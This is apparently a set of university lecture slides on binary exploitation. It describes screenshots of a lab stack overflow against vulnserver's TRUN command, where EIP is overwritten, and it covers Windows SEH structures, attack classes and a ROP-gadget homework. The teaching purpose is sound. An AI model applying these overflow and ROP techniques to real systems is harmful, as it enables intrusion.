root@kali:~# vi buff2.py  
root@kali:~#  
root@kali:~# python buff2.py  
root@kali:~#
```

# Black Box Exploitation Example

The image displays a virtual machine environment with two main windows:

**Windows 7 [Running] - Oracle VM VirtualBox**

This window shows the OllyDbg application running `vulnserver.exe`. The CPU window displays assembly code for the `main` thread, module `ntdll`. A "Found commands" dialog box is open, showing a list of commands with their addresses and disassemblies. The command `MOV EAX, DWORD PTR SS:[ESP+4]` is highlighted. The memory dump window shows the hex dump of the memory at address `00403000`.

**Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox**

This window shows a terminal session with the following commands and output:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~#  
root@kali:~#  
root@kali:~# vi buff2.py  
root@kali:~#  
root@kali:~# python buff2.py  
root@kali:~#
```




# Black Box Exploitation Example

The image shows a Kali Linux virtual machine environment. On the left, a Windows 7 VM is running Oracle VM VirtualBox. The OllyDbg application is open, displaying the disassembly of a module named 'ntdll'. A 'Found commands' dialog box is visible, listing various instructions and their addresses. The main window shows the CPU - main thread, module ntdll, with a list of instructions and their addresses. The bottom status bar indicates 'Single step event at ntdll.77BD0194 - use Shift+F7/F8/F9 to pass exception to program' and 'Paused'.

On the right, a Kali Linux VM is running Oracle VM VirtualBox. The terminal window shows the following commands and output:



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~#  
root@kali:~#  
root@kali:~# vi buff2.py  
root@kali:~#  
root@kali:~# python buff2.py  
root@kali:~#
```

# Black Box Exploitation Example





# Black Box Exploitation Example



# Black Box Exploitation Example

The image displays a virtual machine environment with two main windows:

- Windows 7 [Running] - Oracle VM VirtualBox**: This window shows the OllyDbg application debugging vulnserver.exe. The assembly view on the left shows instructions like `JMP ESP`, `CMP EBP, EAX`, and `JA SHORT ntdll.77BED1B2`. The hex dump at the bottom shows memory addresses from 00403000 to 004031A0.
- Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox**: This window shows a terminal session with the following commands and output:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~#  
root@kali:~# python buff4.py  
root@kali:~#
```

The status bar at the bottom of the Kali window shows the time as 8:09 AM on 10/20/2018.



# Black Box Exploitation Example

Activities windows 7 [Running] - Oracle VM VirtualBox Sat 20:39

File Machine View Input Devices Help

OlllyDbg - vulnserver.exe - [CPU - thread 0000D55C, module ntdll]

File View Debug Plugins Options Window Help

LEMTW H C / K B R ... S

Registers (FPU)

EAX 023DF200 ASCII "TRUN /:AAAAAAAAAAAAAAAAAAAAA  
ECX 003F56C4  
EDX 00000000  
EBX 0000007C  
ESP 023DF9E0 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCC  
EIP 41414141  
ESI 00000000  
EDI 00000000

EIP 77BED1B3 ntdll.77BED1B3

C 0 ES 002B 32bit 0(FFFFFFFF)  
P 1 CS 0023 32bit 0(FFFFFFFF)  
D 0 SS 002B 32bit 0(FFFFFFFF)  
I 1 DS 002B 32bit 0(FFFFFFFF)  
Z 0 FS 0053 32bit 7EFA0000(FFF)  
T 0 GS 002B 32bit 0(FFFFFFFF)  
D 0  
D 0 LastErr ERROR\_SUCCESS (00000000)  
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)  
ST0 empty 0.0  
ST1 empty 0.0  
ST2 empty 0.0  
ST3 empty 0.0  
ST4 empty 0.0  
ST5 empty 0.0  
ST6 empty 0.0  
ST7 empty 0.0

Address Hex dump

00403000 FF FF FF FF 00 40 00 00 70 2E 40 00 00 00 00 00  
00403010 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00  
00403020 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00  
00403030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004030A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004030B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004030C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004030D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004030E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004030F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004031A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004031B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004031C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004031D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004031E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
004031F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00403200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Breakpoint at ntdll.77BED1B3

Paused

8:09 AM  
10/20/2018

Right Ctrl

Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox Sat 11:09

File Machine View Input Devices Help

Appli... Places Termi... Sat 11:09

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~#  
root@kali:~#  
root@kali:~# python buff4.py  
root@kali:~#
```

Right Ctrl

# Jumping to Shellcode : Windows SEH

- Exception Registration Record.

```
typedef struct _EXCEPTION_REGISTRATION_RECORD {  
    struct _EXCEPTION_REGISTRATION_RECORD *Next;  
    PEXCEPTION_ROUTINE Handler;  
} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;
```

- Pointer to exception handler function.


```
EXCEPTION_DISPOSITION  
__cdecl _except_handler(  
    struct _EXCEPTION_RECORD *ExceptionRecord,  
    void *EstablisherFrame,  
    struct _CONTEXT *ContextRecord,  
    void *DispatcherContext  
);
```

# Jumping to Shellcode : Windows SEH

- Exception Record.


```
typedef struct _EXCEPTION_RECORD {  
    DWORD ExceptionCode;  
    DWORD ExceptionFlags;  
    struct _EXCEPTION_RECORD *ExceptionRecord;  
    PVOID ExceptionAddress;  
    DWORD NumberParameters;  
    DWORD ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];  
} EXCEPTION_RECORD;
```

# Jumping to Shellcode : Windows SEH



# Jumping to Shellcode : Windows SEH

SEH Exploit Buffer





# Summary

- Basic binary exploitation model.
  - Buffer overflow.
- Bypassing ASLR.
- Other stack attacks.
  - Format string vulnerabilities.
  - Integer overflows.
- Heap overflows.
- Hardware side channels.
  - Effective due to lower frequency of hardware updates.

# HOMEWORK 2

- Download and install ROP gadget. This may require you to also install capstone.
- Turn off ASLR for your Linux kernel.
- Fill in your roll number(s) in the C code.
- Compile the C code given with the following options:
  - `gcc -m32 -O0 -fno-stack-protector --static hw_rop.c -o hw_rop.`
  - This will create a 32 bit executable with statically linked libraries.
- Execute ROP gadget on hw\_rop using the following command:
  - `python ROPgadget.py --binary hw_rop.`
  - Have a look at `--help` in `ROPgadget.py` for many more interesting options.
- Pick your gadgets, stitch them together on the stack, so that 10! is printed on the screen.
  - One way is to fill the result in the `glb` global variable, which gets printed in `main`.

# HOMEWORK 2

- Implement NOPs in ROP and verify that they indeed work. (1 mark)
  - What does the stack containing 10 NOPs look like.
- The most favorite gadget looks like `pop X; ret`. This gadget lets you easily fill registers without any restrictions. List all such gadgets (or achieve the same result) that ROPgadget can find. (1 mark)
  - The more number of registers that you can manipulate this way, the easier it would be build your payload.
- Implement a multiplication gadget that multiplies two integers (`imul` instruction). The integers could be present in either memory or registers. Describe the gadget that you used here. (2 marks)
- Use the above multiplication gadget that you found to compute  $10!$ . Use `glb` and find a gadget that will display the factorial of 10. Describe the gadgets that you had used to display. (2 marks)
- Describe your complete stack that computes  $10!$ . (4 marks) Safe Exit !! (bonus 1 mark)
- You are done!! Submit the document and the payload through IS.

That's for ALL